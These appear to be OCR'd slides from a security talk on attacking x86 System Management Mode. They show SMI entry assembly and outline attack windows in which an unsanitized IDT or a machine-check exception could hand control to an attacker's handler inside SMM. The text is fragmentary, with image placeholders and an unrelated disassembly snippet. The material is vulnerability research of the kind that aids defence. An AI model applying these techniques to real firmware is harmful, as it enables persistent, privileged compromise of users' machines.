mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

- With IDT left unsanitized, exceptions and interrupts are delivered on attacker's interrupt handler
- Attack window for interrupts/exceptions:
  - After transition to SMM, before "lidt"
- Attack window for MCEs
  - Between "mov CR4" and "lidt"

the attack windows

- MCE attack:
  - Create MCE from attacking thread, target victim thread
  - Receive MCE on victim thread in SMM attack window
  - Victim thread must be in SMM
  - While attacking thread is outside SMM


the attack windows

- SMM design has all threads enter/exit SMM simultaneously
  - Thread triggers SMI through some hardware event
  - SMI signal sent to all threads on platform
  - Each thread finishes its current instruction, then enters SMM
  - In SMM, each thread waits for all others to enter rendezvous point
  - Thread “quiescing" ensures all threads executing within SMM at same time
- Prevents non-SMM thread from attacking SMM thread
- Common pattern in privileged execution modes

thread quiescing

- Challenge:
  - Victim thread must be in SMM
  - While attacking thread is outside SMM
  - Need one thread in SMM,
    and one thread outside SMM,
    at the same time

the attack windows




```
testl %eax, %eax
je  0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

